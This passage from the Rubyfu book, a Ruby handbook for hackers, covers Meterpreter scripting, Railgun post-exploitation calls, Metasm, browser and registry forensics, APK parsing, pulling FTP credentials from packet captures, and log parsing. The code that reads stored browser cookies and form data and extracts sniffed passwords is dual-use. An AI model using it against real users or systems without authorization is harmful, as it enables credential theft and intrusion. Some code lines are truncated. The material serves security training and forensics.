#-----
def usage
  print_line "Meterpreter Script for INSERT PURPOSE."
  print_line(@exec_opts.usage)
  raise Rex::Script::Completed
end

# Wrong Meterpreter Version Message Function
```

```
#-----  
def wrong_meter_version(meter = meter_type)  
  print_error("#{meter} version of Meterpreter is not supported v  
  raise Rex::Script::Completed  
end  
  
##### Main #####  
@exec_opts.parse(args) { |opt, idx, val|  
  case opt  
  when "-h"  
    usage  
  when "-o"  
    sample_option_var = val  
  end  
}  
  
# Check for Version of Meterpreter  
wrong_meter_version(meter_type) if meter_type !~ /win32|win64|java|
```

The script is directly quoted from the Metasploit samples

# Railgun API Extension

Quoting from [Railgun presentation in DefCon20](#), **Railgun** is an extension to the Meterpreter stdapi, allows arbitrary loading of DLLs. Since Windows API DLLs are always at known paths, we can always load them.

The ultimate benefit of using Railgun is getting the ability of dynamically access to the entire windows API on the system. By calling APIs from user process, we can impersonate user, anything become possible.

Railgun is used as POST exploitation API so knowing it well opens a lot of new possibilities to the post exploitation phase.

## Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun`
- All defined DLLs are located in `metasploit-framework/tree/master/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`

As an extension, we'll test it as the same as we were testing previous extensions, by tripping the Meterpreter console to `irb` console. We'll have instantiated object called `client` or `session` as we know previously.

- To list all loaded DLL

```
>> client.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32"]
```

- To list all available function and its parameters for specific DLL (say `user32` )

```
client.railgun.user32.functions.each_pair {|n, v| puts "Function: #{n}, Parameters: #{v}"}
```

Now, let's start using it,

- Popping-up a message box

```
client.railgun.user32.MessageBoxA(0, "Ruby goes evil!", "Rubyfu
```

## Results



- Lock Windows Screen

```
>> client.railgun.user32.LockWorkStation()  
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed
```

# Metasm

Metasm is a cross-architecture assembler, disassembler, linker, and debugger. It is written in such a way that it is easy to add support for new architectures. For now, the following architectures are in:

- Intel Ia32.txt (16 and 32bits)
- Intel X86\_64.txt (*aka* Ia32 64bits, X64, AMD64)
- MIPS
- PowerPC
- Sh4

Supports low and high-level debugging support (Ia32 only for now) under Windows, Linux and remote (via a gdbserver). Metasm is included in Metasploit by default.

- To install Metasm

```
gem install metasm
```

More about installation [here](#).

## Converting Assembly to Op-code - metasm-shell.rb

You can find metasm-shell in ruby gems default path after installation. In my case, it's located in `/var/lib/gems/2.1.0/gems/metasm-1.0.2/samples`

- Run it

```
ruby metasm-shell.rb
type "exit" or "quit" to quit
use ";" for newline

asm>
```

as you can see you are now in the shell's prompt

- Find assembly op-code

```
asm> nop nop
"\x90\x90"
asm> call [eax]
"\xff\x10"
asm> push esp
"\x54"
asm> pop eax
"\x58"
```

More usage will be added for this awesome library.

# Module 0x6 | Forensic Kung Fu

## Firefox Investigation

You can find Firefox profile databases in

- Linux

```
/home/$USER/.mozilla/firefox/[PROFILE]
```

- Windows

```
C:\Users\%USERNAME%\[PROFILE]
```

In above directories, there are many SQLite database files, so let's to import these databases and see what we get



```
require 'sqlite3'

# Browser history
db = SQLite3::Database.new "places.sqlite"

# List all tables
db.execute "SELECT * FROM sqlite_master where type='table'"

# List all visited URLs (History)
db.execute "SELECT url FROM moz_places"
# List all bookmarks
db.execute "SELECT title FROM moz_bookmarks"

# List all Cookies
db = SQLite3::Database.new "cookies.sqlite"
db.execute "SELECT baseDomain, name, host, path, value FROM moz_cookies"

# List all form history
db = SQLite3::Database.new "formhistory.sqlite"
db.execute "SELECT fieldname, value FROM moz_formhistory"
```

More about [Firefox forensic](#)

## Google Chrome Investigation

- Linux

```
/home/$USER/.config/google-chrome/Default
```

- Windows

```
C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default
```


```
require 'sqlite3'

# List all Cookies
db = SQLite3::Database.new "Cookies"
db.execute "SELECT host_key, path, name, value FROM cookies"
```

More about [Chrome forensic](#)

# Windows Forensic

## Windows Registry



## Enumeration

```
require 'win32/registry'

# List keys
keyname = 'SOFTWARE\Clients'
access = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(keyname, access).keys

# List all MAC address keys
keyname= 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList'
access = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(ketname, access).keys

keyname= 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList'
access = Win32::Registry::KEY_ALL_ACCESS
Win32::Registry::HKEY_LOCAL_MACHINE.open(keyname, access) do |reg|
  reg.each_key{|k, v| puts k, v}
end
```

Note: `KEY_ALL_ACCESS` enables you to write and deleted. The default access is `KEY_READ` if you specify nothing.

# Android Forensic

## Parsing APK file

Our example will be on DIVA (Damn insecure and vulnerable App) APK file. You can download the file from [here](#).

Note: Some methods may not return the expected output because the missing information in the apk, e.g. the suggested apk doesn't have icon and signs but you can download some known apk like twitter apk or so and test it, it works.

We'll use ruby\_apk gem to do that

- To install ruby\_apk gem

```
gem install ruby_apk
```

Now, lets start parsing

```
require 'ruby_apk'

apk = Android::Apk.new('diva-beta.apk')

# listing files in apk
apk.each_file do |name, data|
  puts "#{name}: #{data.size}bytes" # puts file name and data size
end

# Extract icon data in Apk
icons = apk.icon
icons.each do |name, data|
  File.open(File.basename(name), 'wb') {|f| f.write data } # save to file
end

# Extract signature and certificate information from Apk
signs = apk.signatures # retrun Hash(key: signature filename, value: signature)
signs.each do |path, sign|
```

```
    puts path
    puts sign
end

# Manifest
## Get readable xml
manifest = apk.manifest
puts manifest.to_xml

## Listing components and permissions
manifest.components.each do |c|      # 'c' is Android::Manifest::Cor
    puts "#{c.type}: #{c.name}"
    c.intent_filters.each do |filter|
        puts "\t#{filter.type}"
    end
end

## Extract application label string
puts apk.manifest.label

# Resource
## Extract resource strings from apk
rsc = apk.resource
rsc.strings.each do |str|
    puts str
end

## Parse resource file directly
rsc_data = File.open('resources.arsc', 'rb').read{|f| f.read }
rsc = Android::Resource.new(rsc_data)

# Resolve resource id
rsc = apk.resource

## assigns readable resource id
puts rsc.find('@string/app_name')    # => 'application name'

## assigns hex resource id
puts rsc.find('@0x7f040000')          # => 'application name'
```

```
## you can set lang attribute.
puts rsc.find('@0x7f040000', :lang => 'ja')

# Dex
## Extract dex information
dex = apk.dex
### listing string table in dex
dex.strings.each do |str|
  puts str
end

### listing all class names
dex.classes.each do |cls|           # cls is Android::Dex::ClassInfo
  puts "class: #{cls.name}"
  cls.virtual_methods.each do |m|   # Android::Dex::MethodInfo
    puts "\t#{m.definition}"       # puts method definition
  end
end

## Parse dex file directly
dex_data = File.open('classes.dex', 'rb').read{|f| f.read }
dex = Android::Dex.new(dex_data)
```

# Network Traffic Analysis

## Basic PCAP File Parsing

```
require 'packetfu'
packets = PacketFu::PcapFile.read_packets 'packets.pcap'
```

Download [packets.pcap](#) file.

## Find FTP Credentials

```
#!/usr/bin/env ruby
require 'packetfu'

pcap_file = ARGV[0]
packets = PacketFu::PcapFile.read_packets pcap_file

packets.each_with_index do |packet, i|
  if packet.tcp_dport == 21
    if packet.payload.match(/(USER|PASS)/)
      src = [packet.ip_src].pack('N').unpack('C4').join('.')
      dst = [packet.ip_dst].pack('N').unpack('C4').join('.')
      puts "#{src} => #{dst}"
      print packet.payload
    end
  end
end
```

Returns



```
192.168.2.127 => 192.168.2.128  
USER ayo!  
192.168.2.127 => 192.168.2.128  
PASS kambingakuilang
```

Download [ftp.pcap](#) file

# Parsing Log Files

## Apache Log File

Let's first list the important information that we may need from the Apache logs

- ☒ IP address
- ☒ Time stamp
- ☒ HTTP method
- ☒ URI path
- ☒ Response code
- ☒ User agent

To read a log file, I prefer to read it as lines

```
apache_logs = File.readlines "/var/log/apache2/access.log"
```

I was looking for a simple regular expression for Apache logs. I found one [here](#) with small tweak.

```
apache_regex = /(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) - (\.{0})- \[(|
```

So I came up with this small method which parses and converts Apache "access.log" file to an array contains a list of hashes with our needed information.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI

apache_logs = File.readlines "/var/log/apache2/access.log"

def parse(logs)

  apache_regex = /(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) - (\.{0})- \[(|
```

```
result_parse = []
logs.each do |log|
  parser = log.scan(apache_regex)[0]

  # If can't parse the log line for any reason.
  if log.scan(apache_regex)[0].nil?
    puts "Can't parse: #{log}\n\n"
    next
  end

  parse =
    {
      :ip          => parser[0],
      :user        => parser[1],
      :time        => parser[2],
      :method      => parser[3],
      :uri_path    => parser[4],
      :protocol    => parser[5],
      :code        => parser[6],
      :res_size    => parser[7],
      :referer     => parser[8],
      :user_agent  => parser[9]
    }
  result_parse << parse
end

return result_parse
end

require 'pp'
pp parse(apache_logs)
```

Returns

```
[{:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/",
  :protocol=>"HTTP/1.1",
  :code=>"200",
  :res_size=>"3525",
  :referer=>"\"-\"",
  :user_agent=>
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
{:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/icons/ubuntu-logo.png",
  :protocol=>"HTTP/1.1",
  :code=>"200",
  :res_size=>"3689",
  :referer=>"\"http://localhost/\"",
  :user_agent=>
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
{:ip=>"127.0.0.1",
  :user=>"",
  :time=>"12/Dec/2015:20:09:05 +0300",
  :method=>"GET",
  :uri_path=>"/favicon.ico",
  :protocol=>"HTTP/1.1",
  :code=>"404",
  :res_size=>"500",
  :referer=>"\"http://localhost/\"",
  :user_agent=>
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
```

Note: The Apache LogFormat is configured as `LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-agent}i\""` combined which is the default configurations.

- %h is the remote host (i.e. the client IP address)
- %l is the identity of the user determined by identd (not usually used since not reliable)
- %u is the user name determined by HTTP authentication
- %t is the time the request was received.
- %r is the request line from the client. ("GET / HTTP/1.0")
- %>s is the status code sent from the server to the client (200, 404 etc.)
- %b is the size of the response to the client (in bytes)
- Referer is the page that linked to this URL.
- User-agent is the browser identification string.

## IIS Log File

Here is a basic IIS log regular expression

```
iis_regex = /(\d{4}-\d{2}-\d{2}) (\d{2}:\d{2}:\d{2}) (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) (\d{3}) "(\d{1,3} \d{1,3} \d{1,3})" (\d{3})
```

# References

- **Contributors**

- GitBook Desktop Editor
  - [Download and installation](#)
- How to GitBook [Videos]
  - [Create GitBook online](#)
  - [Install GitBook Editor \(on Linux Ubuntu\)](#)
  - [Create GitBook with Editor](#)
  - [Install the Rgitbook package](#)
- Markdown [Documentations]
  - [Markdown docs - GitBook | Official docs](#)
  - [Mastering Markdown - GitHub | Mastering Markdown](#)

- **Beginner**

- [Ruby Tutorials - Tutorialspoint](#)
- [Ruby programming Tutorials - Simple Free videos](#)
- [Ruby Programming - Commercial Training](#)
- [Lynda: Ruby Essential Training - Commercial Training](#)
- [Ruby from InfiniteSkills - Commercial Training](#)
- [Quick Ruby syntax Cheat sheet](#)
- [4Programmer.com - Ruby](#)
- [Ruby Programming Tutorials - Free Video series](#)
- [Ruby3arabi - Arabic Ruby community](#)

- **Books**

- [Ruby Learning](#)
- [Working with TCP Sockets](#)
- [Working with Unix Processes](#)
- [Working with Ruby Threads](#)
- [Ruby Cookbook](#)
- [Learn Ruby The Hard Way](#)

- **Sites, Topics and Articles**

- [Rubymonk.com](#)
- [Byte manipulation in ruby](#)
- [Ruby Format](#)

- [Codewars](#)
- [rubeque](#)
- [Hackerrank](#)
- [RubySec - Ruby Security Advisory](#)
- **Hacking Tools built with ruby**
  - Metasploit framework - Exploitation framework
  - Beef framework - XSS framework
  - Arachni - Web Application scanner framework
  - Metasm - Assembly manipulation suite
  - WPscan - WordPress vulnerability scanner
  - BufferOverflow kit - Exploitation tool Kit
  - HTTP Traceroute
  - CeWL - Custom Word List generator
  - Roini - Vulnerability research and exploit development framework
  - Idb - is a tool to simplify some common tasks for iOS pentesting and research
  - Bettercap - Extensible MitM tool and framework
  - WATOBO - THE Web Application Security Toolbox
  - Intrigue.io - Open Source project, discovering attack surface through OSINT
  - OhNo - The Evil Image Builder & Meta Manipulator
  - **[ADD YOUR RUBY HACKING TOOL HERE!]**

# FAQs

## Q \ What is Rubyfu?

Rubyfu is a book to use not to read!. It's a clean, clear ruby book for hackers. As we need a periodical small/big tasks in our daily hacking, this book comes to reduce the number of wasting time in googling "*How to do X in ruby*" let's focus on hacking our target and find the *how* here.

## Q \ How to get the best benefits of Rubyfu?

The concept of this book is the need to know, so

- open [Rubyfu.net](http://Rubyfu.net), click read button.
- on the browser tab, right-click, "Pin-tab"
- read the code and the code's comments.
- run it in Ruby interpreter IRB/pry to see each line's execution.
- run the whole code in a script
- enhance the code to fit your needs
- and yeah, tweet the code and its output to @Rubyfu, we'd love that!

## Q \ Why Ruby language?

Why not?!

## Q \ Why there is no explanation for beginners?

We respect all beginners and newcomers from all levels and all programming languages; But, this book helps certain type of people (hackers) to find a common challenging code in their journey. So with our love, we add good references to help you to start and we can't wait to see you writing to this book.

## Q \ If I can add valuable contents to beginners section, shall I?

In this stage we're really focusing on the core, the *How*. however, if you have really **valuable and complete** contents to add, we may add a complete chapter for beginners in this book and we may add you to the authors list as well. Till that moment, you can do a spelling, grammar, etc review.



**Q \ Do you add contributors name even it was small contribution?**

Yes, in a make sense amount of contribution, of course ;)

**Q \ Why did you choose GitBook?**

Here are some main reasons:

- Easy to read
- Easy to write - using markdown
- Easy to contribute - using GitHub
- Easy to manage - contributions, views, etc
- And you can download the book with many formats - PDF, EPUB, etc

**Q \ When this book get completed?**

Well, it shouldn't; This book is an experience base book, so as far as we learn from our daily hacking and the need of automation we'll keep update this book.

**Q \ What if I didn't understand some code in Rubyfu?**

No problem, DON'T HESITATE to open an [issue](#) and ask us anything, anytime.

**Q \ What's the communication channel of Rubyfu book**

You can contact us on one of the following channels

- Twitter: [@Rubyfu](#)
- Google+: [Rubyfu page](#)
- Facebook: [Rubyfu page](#)
- GitHub: [Rubyfu Repository](#)

## Contributors



**Big love to those people who support this book by any meaning.**

## Founder

- KING SABRI | @KINGSABRI

## Authors

- KING SABRI | @KINGSABRI
- [WRITE MORE AND PLACE YOUR NAME HERE]

## Technical Editors

- Bashar

## Contributors

- William Coppola | @SubINacls - *Spreading & advising*
- Brendan Baldwin | @usergenic - *Gave away Rubyfu github org. name & twitter account*

- Ahmed Aboul-Ela | @aboul3la - *Enhancing Book web design*
- Sven Vetsch | @disenchant - *PR proofreading*

## Sponsors

- [Arab Security Community \(Security4arabs\)](#)

# TODO

## Module 0x0 | Introduction

- ☐ Add more test for beginners?

## Module 0x1 | Basic Ruby Kung Fu

- ☐ Non-Alphanumeric Ruby

(<https://threeifbywhiskey.github.io/2014/03/05/non-alphanumeric-ruby-for-fun-and-not-much-else/>), <http://techny.tumblr.com/post/43893712330/ruby-brainfuck-interpreter>, <https://github.com/mattaereal/hieroglyphy-py/blob/master/hieroglyphy.py>

## Module 0x2 | System Kung Fu

## Module 0x3 | Network Kung Fu

- ☐ SMB scanner

## Module 0x4 | Web Kung Fu

- ☐ Ruby 2 JavaScript

## Module 0x5 | Exploitation Kung Fu

- ☐ Enhance Metasm

## Module 0x6 | Forensic Kung Fu

- ☐ Add more forensic stuff

## Other TODOs

- ☐ Add Hardware Hacking
- ☐ Add ubertooth
- ☐ Add Dealing with SSL/TLS (web and socket)